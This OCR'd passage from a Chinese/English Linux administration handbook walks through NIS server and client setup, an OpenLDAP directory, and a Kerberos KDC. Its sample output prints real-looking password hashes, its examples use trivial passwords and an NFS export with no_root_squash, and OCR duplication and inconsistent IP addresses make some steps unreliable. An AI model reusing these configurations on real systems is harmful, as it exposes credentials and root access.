

At this point, we have to construct a list of the hosts
which will run NIS
servers.  nis.example.com is in the list of NIS server
hosts.  Please continue to add
the names for the other hosts, one per line.  When you are
done with the
list, type a <control D>.
        next host to add:  nis.example.com
        next host to add:
        next host to add:
The current list of NIS servers looks like this:

nis.example.com


Is this correct?  [y/n: y]
We need a few minutes to build the databases...
Building /var/yp/example.com/ypservers...
Running /var/yp/Makefile...
gmake[1]: Entering directory `/var/yp/example.com'
```

```
Updating passwd.byname...
Updating passwd.byuid...
Updating group.byname...
Updating group.bygid...
Updating hosts.byname...
Updating hosts.byaddr...
Updating rpc.byname...
Updating rpc.bynumber...
Updating services.byname...
Updating services.byservicename...
Updating netid.byname...
Updating protocols.bynumber...
Updating protocols.byname...
Updating mail.aliases...
gmake[1]: Leaving directory `/var/yp/example.com'

nis.example.com has been set up as a NIS master server.

Now you can run ypinit -s nis.example.com on all slave
server.
```

检查

```
# ls /var/yp/
binding example.com Makefile nicknames securenets ypservers
```

8. Service

```
[root@datacenter ~]# chkconfig --list | grep yp
ypbind          0:off   1:off   2:off   3:off   4:off
5:off   6:off
yppasswdd       0:off   1:off   2:off   3:off   4:off
5:off   6:off
ypserv          0:off   1:off   2:off   3:off   4:off
5:off   6:off
```

```
ypxfrd          0:off   1:off   2:off   3:off   4:off
5:off   6:off

[root@nis ~]# chkconfig ypserv on
[root@nis ~]# chkconfig yppasswdd on
```

Slave NIS Server

Now you can run ypinit -s nis.example.com on all slave server.

```
# ypinit -s nis.example.com
```

客户机软件安装

过程 92.2. 安装NIS客户端软件

1. NIS客户机需要安装ypbind和yp-tools两个软件包

```
# yum install ypbind yp-tools -y
```

2. NIS域名

```
# nisdomainname example.com
```

3. /etc/hosts

```
192.168.3.5 nis.example.com
```

4. /etc/yp.conf

```
# vim /etc/yp.conf
domain example.com server nis.example.com
```

5. /etc/nsswitch.conf

```
# vim /etc/nsswitch.conf
passwd: files nis
shadow: files nis
group: files nis
hosts: files nis dns
```

6. 启动ypbind服务程序

```
[root@test ~]# service portmap status
portmap is stopped
[root@test ~]# service portmap start
Starting portmap: [ OK ]
[root@test ~]# service ypbind start
Turning on allow_ypbind SELinux boolean
Binding to the NIS domain: [ OK ]
Listening for an NIS domain server..
```

7. yp-tools 测试工具

yptest 命令可对NIS服务器进行自动测试

```
# yptest
```

ypwhich 命令可显示NIS客户机所使用的NIS服务器的主机名称和数据库文件列表

```
# ypwhich
# ypwhich -x
```

ypcat命令显示数据库文件列表和指定数据库的内容

```
# ypcat -x
# ypcat passwd
```

8. NIS Client Service

```
# chkconfig ypbind on
```

Authentication Configuration

```
# authconfig-tui
```

Use NIS


Authentication Configuration
User Information
Authentication
[ ] Cache Information
[*] Use MD5 Passwords
[ ] Use Hesiod
[*] Use Shadow Passwords
[ ] Use LDAP
[ ] Use LDAP Authentication
[*] Use NIS
[ ] Use Kerberos
[ ] Use Winbind
[ ] Use SMB Authentication
[ ] Use Winbind Authentication
[ ] Local authorization is sufficient
Cancel
Next

NIS Settings



application example

nis server:

在NIS服务器上创建一个test用户

```
# adduser test
# passwd test
# /usr/lib64/yp/ypinit -m
```

nis client

使用test用户登录到客户机

```
ssh test@client.example.com
```

测试

```
[root@test ~]# yptest
Test 1: domainname
Configured domainname is "example.com"

Test 2: ypbind
Used NIS server:
nis.example.com

Test 3: yp_match
WARNING: No such key in map (Map
passwd.byname, key nobody)

Test 4: yp_first
neo
neo:$1$e1nd3pts$s7NikMnKwpL4vUp2LM/N9.:500:500::/home/neo:/bin/
bash

Test 5: yp_next
test
test:$1$g4.VCB7i$I/N5W/imakprFdtP02i8/.:502:502::/home/test:/bi
n/bash
svnroot svnroot:!!:501:501::/home/svnroot:/bin/bash

Test 6: yp_master
nis.example.com

Test 7: yp_order
1271936660
```

```
Test 8: yp_maplist
rpc.byname
protocols.bynumber
ypservers
passwd.byname
hosts.byname
rpc.bynumber
group.bygid
services.byservicename
mail.aliases
passwd.byuid
services.byname
netid.byname
protocols.byname
group.byname
hosts.byaddr

Test 9: yp_all
neo
neo:$1$e1nd3pts$s7NikMnKwpL4vUp2LM/N9.:500:500::/home/neo:/bin/
bash
test
test:$1$g4.VCB7i$I/N5W/imakprFdtP02i8/.:502:502::/home/test:/bi
n/bash
svnroot svnroot:!!:501:501::/home/svnroot:/bin/bash
1 tests failed
```

更改密码

```
$ yppasswd
Changing NIS account information for test on nis.example.com.
Please enter old password:
Changing NIS password for test on
nis.example.com.
Please enter new password:
Please retype new password:

The NIS password has been changed on nis.example.com.
```

```
-bash-3.2$ ypcat hosts
127.0.0.1 localhost.localdomain localhost
127.0.0.1 kerberos.example.com
192.168.3.5 nis.example.com

-bash-3.2$ ypcat passwd
neo:$1$e1nd3pts$s7NikMnKwpL4vUp2LM/N9.:500:500::/home/neo:/bin/
bash
test:$1$g4.VCB7i$I/N5W/imakprFdtP02i8/.:502:502::/home/test:/bi
n/bash
svnroot:!!:501:501::/home/svnroot:/bin/bash
```

```
-bash-3.2$
ypwhich
nis.example.com

ypwhich -x
Use "ethers" for map "ethers.byname"
Use "aliases" for map "mail.aliases"
Use "services" for map "services.byname"
Use "protocols" for map "protocols.bynumber"
Use "hosts" for map "hosts.byname"
Use "networks" for map "networks.byaddr"
Use "group" for map "group.byname"
Use "passwd" for map "passwd.byname"
```

Mount /home volume from NFS

在NIS服务器中将“/home”输出为NFS共享目录

```
# vi /etc/exports
/home 192.168.3.0/24(sync,rw,no_root_squash)
```

```
```

重启NFS服务

```
# service nfs restart
```

在NIS客户端中挂载“/home”目录

```
               # vi /etc/fstab
192.168.1.10:/home/ /home nfs   defaults 0 0
```

mount home volume

```
# mount /home
```

3.2. OpenLDAP

Server

1. First, install the OpenLDAP server daemon slapd and ldap-utils, a package containing LDAP management utilities:

```
sudo apt-get install slapd ldap-utils
```

By default the directory suffix will match the domain name of the server. For example, if the machine's Fully Qualified Domain Name (FQDN) is ldap.example.com, the default suffix will be dc=example,dc=com. If you require a different suffix, the directory can be reconfigured using dpkg-reconfigure. Enter the following in a terminal prompt:

```
sudo dpkg-reconfigure slapd
```

2. example.com.ldif

```
dn: ou=people,dc=example,dc=com
objectClass: organizationalUnit
ou: people

dn: ou=groups,dc=example,dc=com
objectClass: organizationalUnit
ou: groups

dn: uid=john,ou=people,dc=example,dc=com
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
uid: john
sn: Doe
givenName: John
cn: John Doe
displayName: John Doe
uidNumber: 1000
gidNumber: 10000
userPassword: password
gecos: John Doe
loginShell: /bin/bash
homeDirectory: /home/john
shadowExpire: -1
shadowFlag: 0
shadowWarning: 7
shadowMin: 8
shadowMax: 999999
```

```
shadowLastChange: 10877
mail: john.doe@example.com
postalCode: 31000
l: Toulouse
o: Example
mobile: +33 (0)6 xx xx xx xx
homePhone: +33 (0)5 xx xx xx xx
title: System Administrator
postalAddress:
initials: JD

dn: cn=example,ou=groups,dc=example,dc=com
objectClass: posixGroup
cn: example
gidNumber: 10000
```

3. To add the entries to the LDAP directory use the ldapadd utility:

```
ldapadd -x -D cn=admin,dc=example,dc=com -W -f
example.com.ldif
```

We can check that the content has been correctly added with the tools from the ldap-utils package. In order to execute a search of the LDAP directory:

```
ldapsearch -xLLL -b "dc=example,dc=com" uid=john sn
givenName cn

dn: uid=john,ou=people,dc=example,dc=com
cn: John Doe
sn: Doe
givenName: John
```

Just a quick explanation:

-x: will not use SASL authentication method, which is the default.

-LLL: disable printing LDIF schema information.

Client

1. libnss-ldap

```
sudo apt-get install libnss-ldap
```

2. reconfigure ldap-auth-config

```
sudo dpkg-reconfigure ldap-auth-config
```

3. auth-client-config

```
sudo auth-client-config -t nss -p lac_ldap
```

4. pam-auth-update.

```
sudo pam-auth-update
```

User and Group Management

```
sudo apt-get install ldapscripts
```

/etc/ldapscripts/ldapscripts.conf

```
SERVER=localhost
BINDDN='cn=admin,dc=example,dc=com'
BINDPWDFILE="/etc/ldapscripts/ldapscripts.passwd"
```

```
SUFFIX='dc=example,dc=com'
GSUFFIX='ou=Groups'
USUFFIX='ou=People'
MSUFFIX='ou=Computers'
GIDSTART=10000
UIDSTART=10000
MIDSTART=10000
```

Now, create the ldapscripts.passwd file to allow authenticated access to the directory:

```
sudo sh -c "echo -n 'secret' >
/etc/ldapscripts/ldapscripts.passwd"
sudo chmod 400 /etc/ldapscripts/ldapscripts.passwd
```

3.3. Kerberos

（Kerberos: Network Authentication Protocol）

http://web.mit.edu/Kerberos/

kerberos是由MIT开发的提供网络认证服务的系统，很早就听说过它的大名，但一直没有使用过它。 它可用来为网络上的各种server提供认证服务,使得口令不再是以明文方式在网络上传输，并且联接之间通讯是加密的； 它和PKI认证的原理不一样，PKI使用公钥体制(不对称密码体制)，kerberos基于私钥体制(对称密码体制)。

Kerberos 安装

CentOS 安装

获得krb5的安装包

yum search krb5

```
[root@centos ~]# yum search krb5
========================================= Matched: krb5
=========================================
krb5-auth-dialog.x86_64 : Kerberos 5 authentication dialog
krb5-devel.i386 : Development files needed to compile Kerberos
5 programs.
krb5-devel.x86_64 : Development files needed to compile
Kerberos 5 programs.
krb5-libs.i386 : The shared libraries used by Kerberos 5.
krb5-libs.x86_64 : The shared libraries used by Kerberos 5.
krb5-server.x86_64 : The KDC and related programs for Kerberos
5.
krb5-workstation.x86_64 : Kerberos 5 programs for use on
workstations.
pam_krb5.i386 : A Pluggable Authentication Module for Kerberos
5.
pam_krb5.x86_64 : A Pluggable Authentication Module for
Kerberos 5.
```

安装

yum install krb5-server.i386

```
[root@centos ~]# yum install krb5-server
Setting up Install Process
Resolving Dependencies
--> Running transaction check
---> Package krb5-server.x86_64 0:1.6.1-36.el5_4.1 set to be
updated
--> Finished Dependency Resolution

Dependencies Resolved

================================================================
===================================
 Package                 Arch              Version
Repository           Size
================================================================
===================================
Installing:
 krb5-server             x86_64            1.6.1-36.el5_4.1
```

```
updates             914 k

Transaction Summary
================================================================
====================================
Install      1 Package(s)
Update       0 Package(s)
Remove       0 Package(s)

Total download size: 914 k
Is this ok [y/N]: y
Downloading Packages:
krb5-server-1.6.1-36.el5_4.1.x86_64.rpm
| 914 kB     00:01
Running rpm_check_debug
Running Transaction Test
Finished Transaction Test
Transaction Test Succeeded
Running Transaction
  Installing     : krb5-server
1/1

Installed:
  krb5-server.x86_64 0:1.6.1-36.el5_4.1

Complete!
[root@datacenter ~]#Setting up Install Process
Resolving Dependencies
--> Running transaction check
---> Package krb5-server.x86_64 0:1.6.1-36.el5_4.1 set to be
updated
--> Finished Dependency Resolution

Dependencies Resolved

================================================================
====================================
 Package                 Arch               Version
Repository           Size
================================================================
====================================
Installing:
 krb5-server             x86_64             1.6.1-36.el5_4.1
updates             914 k
```

```
Transaction Summary
================================================================
====================================
Install      1 Package(s)
Update       0 Package(s)
Remove       0 Package(s)


Total download size: 914 k
Is this ok [y/N]: y
Downloading Packages:
krb5-server-1.6.1-36.el5_4.1.x86_64.rpm
| 914 kB     00:01
Running rpm_check_debug
Running Transaction Test
Finished Transaction Test
Transaction Test Succeeded
Running Transaction
  Installing     : krb5-server
1/1

Installed:
  krb5-server.x86_64 0:1.6.1-36.el5_4.1


Complete!
```

yum install krb5-workstation

```
[root@centos ~]# yum install krb5-workstation
```

yum install krb5-libs

```

```

Install by apt-get

过程 92.3. installation

1. ```
   $ sudo apt-get install krb5-admin-server
   ```
   ```

2. Configuring



OK



Yes

Kerberos Server

过程 92.4. Kerberos Server 配置步骤

1. Create the Database

   创建Kerberos的本地数据库

   kdb5_util create -r EXAMPLE.COM -s

```
[root@datacenter ~]# kdb5_util create -r EXAMPLE.COM -s
Loading random data
Initializing database '/var/kerberos/krb5kdc/principal' for
realm 'EXAMPLE.COM',
master key name 'K/M@EXAMPLE.COM'
You will be prompted for the database Master Password.
It is important that you NOT FORGET this password.
Enter KDC database master key:
Re-enter KDC database master key to verify:
```

2. /etc/krb5.conf

```
# cp /etc/krb5.conf /etc/krb5.conf.old
# vim /etc/krb5.conf
[logging]
 default = FILE:/var/log/krb5libs.log
 kdc = FILE:/var/log/krb5kdc.log
 admin_server = FILE:/var/log/kadmind.log

[libdefaults]
 default_realm = EXAMPLE.COM
 dns_lookup_realm = false
 dns_lookup_kdc = false
 ticket_lifetime = 24h
 forwardable = yes

[realms]
 EXAMPLE.COM = {
  kdc = kerberos.example.com:88
  admin_server = kerberos.example.com:749
  default_domain = example.com
 }

[domain_realm]
 .example.com = EXAMPLE.COM
 example.com = EXAMPLE.COM

[appdefaults]
 pam = {
   debug = false
   ticket_lifetime = 36000
```

```
  renew_lifetime = 36000
  forwardable = true
  krb4_convert = false
}
```

检查下面配置文件 /var/kerberos/krb5kdc/kadm5.acl

```
[root@datacenter ~]# cat /var/kerberos/krb5kdc/kadm5.acl
*/admin@EXAMPLE.COM     *
```

格式

```
The format of the file is:

     Kerberos_principal      permissions
[target_principal]      [restrictions]
```

3. Add Administrators to the Kerberos Database

创建账号

```
[root@datacenter ~]# kadmin.local
Authenticating as principal root/admin@EXAMPLE.COM with
password.
kadmin.local:  addprinc admin/admin@EXAMPLE.COM
WARNING: no policy specified for admin/admin@EXAMPLE.COM;
defaulting to no policy
Enter password for principal "admin/admin@EXAMPLE.COM":
Re-enter password for principal "admin/admin@EXAMPLE.COM":
Principal "admin/admin@EXAMPLE.COM" created.
kadmin.local:
```

也同样可以使用下面命令

kadmin.local -q "addprinc username/admin"

```
[root@datacenter ~]# kadmin.local -q "addprinc krbuser"
Authenticating as principal admin/admin@EXAMPLE.COM with
password.
WARNING: no policy specified for krbuser@EXAMPLE.COM;
defaulting to no policy
Enter password for principal "krbuser@EXAMPLE.COM":
Re-enter password for principal "krbuser@EXAMPLE.COM":
Principal "krbuser@EXAMPLE.COM" created.
```

4. Create a kadmind Keytab

```
[root@datacenter ~]# kadmin.local -q  "ktadd -k
/var/kerberos/krb5kdc/kadm5.keytab => kadmin/admin
kadmin/changepw"
Authenticating as principal admin/admin@EXAMPLE.COM with
password.
kadmin.local: Principal => does not exist.
Entry for principal kadmin/admin with kvno 3, encryption
type Triple DES cbc mode with HMAC/sha1 added to keytab
WRFILE:/var/kerberos/krb5kdc/kadm5.keytab.
Entry for principal kadmin/admin with kvno 3, encryption
type DES cbc mode with CRC-32 added to keytab
WRFILE:/var/kerberos/krb5kdc/kadm5.keytab.
Entry for principal kadmin/changepw with kvno 3, encryption
type Triple DES cbc mode with HMAC/sha1 added to keytab
WRFILE:/var/kerberos/krb5kdc/kadm5.keytab.
